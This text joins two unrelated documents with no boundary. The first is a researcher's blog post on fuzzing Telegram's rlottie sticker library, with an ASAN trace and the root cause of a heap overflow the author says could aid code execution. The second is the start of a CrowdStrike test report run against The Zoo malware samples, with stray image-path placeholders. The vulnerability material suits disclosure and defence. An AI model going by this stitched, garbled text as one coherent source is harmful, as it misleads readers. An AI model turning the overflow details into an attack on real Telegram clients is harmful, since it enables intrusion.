Coverage-guided fuzzing

If there’s one thing I have learned the hard way in my information security experience (and later again by reading twitter heh), it is that many times doing the laziest thing would have produced the same output as a sophisticated technique, but in way less time: this research was no difference.

After instrumenting and improving the harness and launching afl-fuzz, crashes started to appear in a matter of seconds. I thought that if anybody was fuzzing it, they were either exploiting the issues or still looking for ASLR-breaking gadgets – but that’s just a guess!

From the first crash triage cycle it seemed some issues could be serious: heap-based out-of-bounds read/write, stack-based out-of-bounds write and high-address SEGVs all looked promising, so I started investigating them while studying the code and continuously improving and keeping the fuzzer running.

Most of the remaining issues were null-pointer dereferences not useful from an exploitation perspective, however in this context - as we will see later - they might become an annoying denial-of-service bug for non-technical users.

Layman’s guide to crash testcase minimization (excursus)

After triaging and prioritizing the crashes I started analyzing the root-cause of each of them. The problem was that since the library parsed JSONs and skipped useless keys, the crashing testcase included a ton of unnecessary keys and values (imagine a single line 2KB JSON with multiple nested void keys/arrays/strings/objects). A

t the beginning I thought of writing a JSON minimizer tool in python, but remembering the “try lazy first” way of thinking I hacked together halfempty, ASAN and grep to bruteforce their way to the minimized still-crashing-in-the-same-way JSON, and it worked pretty well!

Let’s have a look at one example fed to halfempty:

```
#!/bin/bash
timeout -k1s 4s rlottie/parser-asan /dev/stdin 2>&1 | grep -q ‘WRITE of size 4 at’ &&
exit 0 || exit 1
```

I could have added more filters to the grep (error type, $pc, stacktrace, …) but it wasn’t really necessary here. Afterwards I could simply run halfempty to bruteforce a minimized testcase:

```
halfempty --stable --zero-char=0x20 --output=min.json run_and_grep_hbof4write.bash raw.json
```

This helped because, without further checks besides checking for a SIGSEGV (test $? -eq 139), halfempty would have produced a minimized testcase which crashed rlottie with a null-pointer dereference (still a SIGSEGV but not what I was looking for).

Heap out-of-bounds write in VGradientCache::generateGradientColorTable

Let’s walk through one of the most impactful issues I have found: a 4-bytes heap out-of-bounds write in VGradientCache::generateGradientColorTable.

Here’s a sample ASAN report snippet with a bit of context:

```
==24332==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x621000001130 at pc 0x0000005652a4 bp 0x7ffef2d69190 sp 0x7ffef2d69188
WRITE of size 4 at 0x621000001130 thread T0
    #0 0x5652a3 in VGradientCache::generateGradientColorTable(std::vector<std::pair<float, VColor>, std::allocator<std::pair<float, VColor> > > const&, float, unsigned int*, int) rlottie/src/vector/
       vdrawhelper.cpp:159:25
    #1 0x574d5c in VGradientCache::addCacheElement(long, VGradient const&) rlottie/src/vector/vdrawhelper.cpp:125:30
    #2 0x573645 in VGradientCache::getBuffer(VGradient const&) rlottie/src/vector/vdrawhelper.cpp:87:24
    #3 0x569a39 in VSpanData::setup(VBrush const&, VPainter::CompositionMode, int) rlottie/src/vector/vdrawhelper.cpp:761:46
    #4 0x53b528 in VPainter::setBrush(VBrush const&) rlottie/src/vector/vpainter.cpp:140:22
    #5 0x5c2a15 in LOTLayerItem::render(VPainter*, VRle const&, VRle const&) rlottie/src/lottie/lottieitem.cpp:332:18
    #6 0x5c841e in LOTCompLayerItem::renderHelper(VPainter*, VRle const&, VRle const&) rlottie/src/lottie/lottieitem.cpp:651:28
    #7 0x5c7744 in LOTCompLayerItem::render(VPainter*, VRle const&, VRle const&) rlottie/src/lottie/lottieitem.cpp:602:9
    #8 0x5c0348 in LOTCompItem::render(rlottie::Surface const&) rlottie/src/lottie/lottieitem.cpp:198:17
    #9 0x591070 in AnimationImpl::render(unsigned long, rlottie::Surface const&) rlottie/src/lottie/lottieanimation.cpp:107:16
    #10 0x5922a5 in rlottie::Animation::renderSync(unsigned long, rlottie::Surface&) rlottie/src/lottie/lottieanimation.cpp:206:8
    #11 0x68b146 in entrypoint(std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >) rlottie_parser.cpp:40:17
    #12 0x68b40e in main rlottie_parser.cpp:60:16
    #13 0x7f22916cebf6 in __libc_start_main /build/glibc-S9d2JN/glibc-2.27/csu/../csu/libc-start.c:310

    #14 0x41e439 in _start (rlottie/parser-asan+0x41e439)
```

The vulnerability stems from an incorrectly bounded loop (comments are mine):

```
 bool VGradientCache::generateGradientColorTable(const VGradientStops &stops,
                                                float                 opacity,
                                                uint32_t *colorTable, int size)
 {
     int                  dist, idist, pos = 0, i;
     bool                 alpha = false;
     int                  stopCount = stops.size();
     const VGradientStop *curr, *next, *start;
     uint32_t             curColor, nextColor;
float                delta, t, incr, fpos;

     if (!vCompare(opacity, 1.0f)) alpha = true;

start = stops.data();
     curr = start;
     if (!curr->second.isOpaque()) alpha = true;
     curColor = curr->second.premulARGB(opacity);  // out-of-bounds value, curr->second is controlled
     incr = 1.0 / (float)size;                     // static
     fpos = 1.5 * incr;                            // static

     colorTable[pos++] = curColor;

     while (fpos <= curr->first) {                 // curr->first is controlled and pos is not checked to be < size, leading to
         colorTable[pos] = colorTable[pos - 1];    // out-of-bounds write
         pos++;
         fpos += incr;
}
    [...]
```

As we can see in the snippet, pos is not checked against size (the colorTable array size), leading to writing out-of-bounds 4 bytes after the end of the colorTable array allocated in heap memory.

Specifically, while fpos, size and incr are static, curr->first and curr->second come directly from the animated sticker but colorTable is an uint32_t array of static size 1024, hence it is possible to overwrite an arbitrary amount of heap memory after it by carefully using a float number as curr->first in the animated sticker file.

The written bytes are controlled via the sticker file too, but constrained to ARGB encoding performed in premulARGB() and getColorReplacement().

While it's probably only useful in 32bit environments, coupled with an additional ASLR-bypass gadget it might lead to remote code execution. That being said, during my research I couldn't find memory-probing oracles or remote infoleaks to overcome this protection so I didn't investigate further.

The advisories for my other issues are available at shielder.it/advisories!

Structure-aware fuzzing

While analyzing the coverage traces I noticed that most of the mutated testcases were breaking the JSON syntax or messing up the few required JSON keys, reaching very shallow code. But in those same days I learnt about structure-aware fuzzing, which looked like what I was after: since rlottie parses structured data (JSONs), i needed some way to mutate the animations without breaking its syntax; also, I wasn't much interested in fuzzing the JSON decoding because it was handled by rapidjson inside rlottie itself. While the -x dictionary flag in AFL++ improved the situation, it didn't instruct the fuzzer how to add or remove meaningful elements to the animation.

Let's have a little introduction on structure- / grammar-aware fuzzing for who's not familiar with it (feel free to skip this paragraph if you do!). From the structure-aware fuzzing wiki I linked earlier:

> *Coverage-guided mutation-based fuzzers, such as libFuzzer or AFL, are not restricted to a single input type and do not require grammar definitions. Thus, mutation-based fuzzers are generally easier to set up and use than their generation-based counterparts. But the lack of an input grammar can also result in inefficient fuzzing for complicated input types, where any traditional mutation (e.g. bit flipping) leads to an invalid input rejected by the target API in the early stage of parsing.*

As an example let's imagine we feed to AFL++ a corpus made of JSONs and point it against the harness we have seen earlier, what testcases would it produce? Mostly broken JSONs. This is because by applying "standard mutations" (e.g. bit flipping) it might mutate a char responsible for the JSON structure, breaking its syntax. This will lead to shallow code coverage, because the parser will exit once it detects the JSON is malformed, and to a lot of wasted executions, because they couldn't advance the coverage.

But if we instead create a grammar definition about how are lottie animations actually structured, we'd be able to have more control about the testcase mutations. This is where protobuf and libprotobuf-mutator come in the picture: by creating a grammar definition in the protobuf syntax and using libprotobuf-mutator to instruct the fuzzer how to mutate a protobuf message, we can produce always syntactically valid testcases (i.e. in this case valid JSONs) to feed the target harness.

Let's see an example protobuf message I have written for the main structure by reading the source code and mattbas's python-lottie project documentation:

```
message RLottieProto {
    // required string version = 1;           // "v"
    required LayersAttribute layers = 2;      // "layers"
    optional double frame_rate = 3;           // "fr"
    required double in_point = 4;             // "ip"
    required double out_point = 5;            // "op"
    required uint32 width = 6;                // "w"
    required uint32 height = 7;               // "h"
    optional string comp_name = 8;            // "nm"
    optional bool ddd = 9;                    // "ddd"
    optional AssetsAttribute assets = 10;     // "assets"
}
```

Writing the rlottie protobuf grammar to use as an intermediate format turned out to be particularly time consuming: while the library code was easily readable, it required some tricky design decisions (proto2 or proto3? multiple types with repeated keys or minimal type + add-ons? etc...) not trivial as setting up the coverage-guided harness, leading to a ~1k LOC harness.

Moreover (probably because of that monster harness) the fuzzer was way slower than "simple" coverage-guided benchmarks (x4 slowdown on the same hardware).

To sum up, the structure-aware fuzzer turned out to be faster than the "simple" coverage-guided strategy in finding the same bugs, but required a bigger time investment upfront just to start it, so I'm happy for the knowledge I have acquired but I'd probably recommend and use it against more complex codebases than rlottie, e.g. browser's IPC.

TELEGRAM'S ANIMATED STICKERS ATTACK SURFACE

So how are animated stickers implemented? They are basically files uploaded to Telegram's cloud drive and referenced in messages by setting the application/x-tgsticker mime type and attaching the cloud coordinates.

A curious limitation I noticed is that in unencrypted chats (the default mode for chats, i.e. not "secret chats") during my testing I couldn't receive the malicious sticker to my other testing accounts; this got me wondering whether Telegram servers were doing any kind of parsing/filtering of the stickers I uploaded, but that's hard to tell since Telegram's server-side code is not open-source (yet?).

This also limited the potential impact since only secret chats were usable to send an arbitrary animated sticker, probably because the file uploads are E2E encrypted too.

Another interesting thing I noticed about secret chats is that, besides the macOS client, it's not possible to configure the client to prevent secret chats from being automatically accepted on that device. This allowed me to automatically start a secret chat and send animated stickers to anyone via Frida (thanks @thezero for the help with the JavaScript code!), until after my reports Telegram introduced the "Filter New Chats from Non-Contacts" setting (which is still non-default so probably not enabled by everyone).

Unfortunately the animated stickers are parsed and rendered only when the chat is opened, making these vulnerabilities reachable only if the chat is opened by clicking on it.

Furthermore, since the animated sticker is downloaded on the device, everytime the chat is opened the issue triggers; this turned useless memory corruptions (such as null-pointer dereferences) into an annoyingly persistent crash which would have prevented non-technical victims from accessing the previous messages in the chat. (Tech-savvy people could have extracted them from the local Telegram's database, or used another client altogether.)

How they patched it

After my reports, Telegram introduced an interesting way to prevent such attack surface from being available remotely in a single click, without breaking the end-to-end encryption altogether: each and every animated sticker received in a secret chat (remember that malicious stickers in normal chats are filtered) are verified to be actually part of a sticker set (or "sticker pack", i.e. a collection of stickers of a specific theme/topic).

This probably comes from my own proof-of-concepts where I faked sticker sets references, but at the end of the day it successfully prevents malicious stickers from being decoded on the victim device since during the creation of a sticker set every sticker is parsed (yes, I guess the issues I have found could have been used against Telegram servers themselves in the creation of a sticker pack, but again since the server-side code is not open-source that's just a guess).

We can see an example implementation of these new checks in verifyAnimatedStickerMessage, part of Telegram's Android source code:

```
     TLRPC.Document document = MessageObject.getDocument(message);
     String name = MessageObject.getStickerSetName(document);
     if (TextUtils.isEmpty(name)) {
         return;
}
     TLRPC.TL_messages_stickerSet stickerSet = stickerSetsByName.get(name);
     if (stickerSet != null) {
   for (int a = 0, N = stickerSet.documents.size(); a < N; a++) {
        TLRPC.Document sticker = stickerSet.documents.get(a);
         if (sticker.id == document.id && sticker.dc_id == document.dc_id) {
                 message.stickerVerified = 1;
                 break;
         }
    }
    return;
     }
```

sticker.id == document.id verifies that the unique Telegram cloud file identifier (used to reference also stickers, even in secret chats) equals the identifier of a sticker in a public sticker set, while sticker.dc_id == document.dc_id verifies that the datacenter identifiers match (I'm not 100% sure this was necessary). This way a potential attacker not only needs to find additional issues in the rlottie forks, but also a bypass for these new authenticity checks.

CONCLUSION

Before starting this research in 2019 I would have been pretty skeptical if you had asked me whether the following year I'd find a single memory corruption in Telegram. Today I shared with you the story of how I have found 13, some with a higher impact than others but all which were promptly fixed by Telegram for all the device families supporting secret chats: Android, iOS and macOS.

This research helped me understand once more that it's not trivial to limit attack surfaces at scale in end-to-end encrypted contexts without losing functionalities. I hope that this blogpost inspired you in learning more about fuzzing and information security in general. If you have any comment or tip for improvement it would be greatly appreciated: you can reach me at @polict_ – until next time! □

CROWDSTRIKE DETECTION REPORT “TheZoo”

Filipi Pires

INTRODUCTION

The purpose of this document, it was to execute several efficiency and detection tests in our lab environment protected with an endpoint solution, provided by CrowdStrike, this document brings the result of the defensive security analysis with an offensive mindset performed in the execution of 33 folders download with Malwares by The Zoo repository in our environment.

Regarding the test performed, the first objective it was to simulate targeted attacks using known malware to obtain a panoramic view of the resilience presented by the solution, with regard to the efficiency in its detection by signatures, downloading these artifacts directly on the victim’s machine.


The second objective consisted of analyzing the detection of those same 32 folders download with Malwares (or those not detected yet) when they were changed directories, the idea here is to work with manipulation of samples (without execution).

The third focal objective it was the execution of a ScanNow inside victim’s machines for effectiveness analysis.

With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

Scope

- The efficiency and detection analysis had as target the Crowdstrike Endpoint Protection application in Sensor Version: 5.36.11809.0
- Installed in the windows machine Windows 10 Pro; Hostname - `Threat-Hunting-Win10-POC`, as you can see in the picture below:



Hostname	Last Seen	First Seen	OS Vers...	OU	Prevention ...	Sensor Upd...	Status	Sensor ...
THREAT-H...	08-10-2020...	08-10-2020...	Windows 10		Default (Wi... 08-10-2020...	Default (Wi... 08-10-2020...	Normal	5.36.11809...

```
PS C:\Users\Thor\Documents\Lab\CrowdStrike\1_CrowdStrike> ipconfig

Configuração de IP do Windows


Adaptador Ethernet Ethernet0:

   Sufixo DNS específico de conexão. . . . . . : localdomain
   Endereço IPv6 de link local . . . . . . . . : fe80::593b:649f:4288:a79e%15
   Endereço IPv4. . . . . . . .  . . . . . . . : 192.168.106.143
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . : 192.168.106.2
PS C:\Users\Thor\Documents\Lab\CrowdStrike\1_CrowdStrike> hostname
Threat-Hunting-Win10-POC
PS C:\Users\Thor\Documents\Lab\CrowdStrike\1_CrowdStrike>
```

HOST TYPE	Workstation
SENSOR VERSION	5.36.11809.0
LAST SEEN	08-10-2020 14:41:52
FIRST SEEN	08-10-2020 09:20:34

Image 1.1: Windows 10 Pro 2019 Virtual Machine

Project Summary


The execution of the security analysis tests of the Threat Hunting team was carried out through the execution of 33 folders with many Malwares in a virtualized environment. It was carried out in a controlled and simulated a real environment, together with their respective best practices of the security policies applied.

The test lasted for 2 days, without count the weekend, along with the making of this document. The intrusion test started on 8 October 2020 and it was completed on 19 October 2020.

RUNNING THE TESTS

Description

A virtual machine with Windows 10 operating system it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`Threat-Hunting–Win10-POC`) and applied to due device.




Default (Windows) (Enabled)

TYPE	CATEGORY				
Sensor Visibility	Firmware	ENABLED 1	DISABLED 0	UNAVAILABLE 0	Enable All
Next-Gen Antivirus	Cloud Machine Learning	CLOUD ANTI-MALWARE Detection: Aggressive Prevention: Moderate	ADWARE & PUP Detection: Aggressive Prevention: Moderate		
Next-Gen Antivirus	Sensor Machine Learning	SENSOR ANTI-MALWARE Detection: Aggressive Prevention: Moderate			
Next-Gen Antivirus	Quarantine	ENABLED 1	DISABLED 0	UNAVAILABLE 0	Enable All
Malware Protection	Execution Blocking	ENABLED 6	DISABLED 0	UNAVAILABLE 0	Enable All
Behavior-Based Prevention	Exploit Mitigation	ENABLED 5	DISABLED 0	UNAVAILABLE 0	Enable All
Behavior-Based Prevention	Ransomware	ENABLED 5	DISABLED 0	UNAVAILABLE 0	Enable All
Behavior-Based Prevention	Exploitation Behavior	ENABLED 5	DISABLED 0	UNAVAILABLE 0	Enable All
Behavior-Based Prevention	Lateral Movement and Credential Access	ENABLED 2	DISABLED 0	UNAVAILABLE 0	Enable All

Image 1.2: Virtual Machine with Policy applied

The policy used was named `Default (Windows)`, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.



TYPE Next-Gen Antivirus — CATEGORY Cloud Machine Learning — CLOUD ANTI-MALWARE Detection: Aggressive Prevention: Moderate — ADWARE & PUP Detection: Aggressive Prevention: Moderate

Cloud Anti-malware
Use cloud-based machine learning informed by global analysis of executables to detect and prevent known malware for your online hosts. About levels


	DISABLED	CAUTIOUS	MODERATE	AGGRESSIVE	EXTRA AGGRESSIVE
Detection		✓	✓	✓	
Prevention		✓	✓		

Adware & PUP
Use cloud-based machine learning informed by global analysis of executables to detect and prevent adware and potentially unwanted programs (PUP) for your online hosts. About levels

	DISABLED	CAUTIOUS	MODERATE	AGGRESSIVE	EXTRA AGGRESSIVE
Detection		✓	✓	✓	
Prevention		✓	✓		

Image 1.3: Policy Next-Gen Antivirus (Default Policy)

One of the differences that we see with CrowdStrike is the non-use of Icon related of the binary.



NOTE: Falcon keeps a low profile and does not show a Windows system tray icon or Application in Mac. You can ensure that your newly installed sensor is running and has connected to the cloud via the Falcon interface.

3 **Verify Registered AV**

Within Windows, you can verify that Falcon Prevent is the active anti-virus product for the system.

- Locate the Security and Maintenance section of the Windows Control Panel.
- Depending on your version of Windows, it may be easiest to search for Security and maintenance.
- Review the Security Section. You may need to dismiss existing notifications and/or expand the Security Section in order to locate the Virus protection section.
- Confirm that CrowdStrike Falcon is listed under Virus protection.

NOTE: This step does not apply to Windows Server installations: Windows Server does not feature a control panel module that shows virus protection status.

Image 1.4: Installation binary information

First Test

The first stage of the tests was downloading 33 folders of different kinds of malwares. All of which are known to be older and are in the public repository, maintained by the security community called The Zoo. The purpose of this test was to simulate the same process as a user receiving and extracting a .zip file in their own environment.

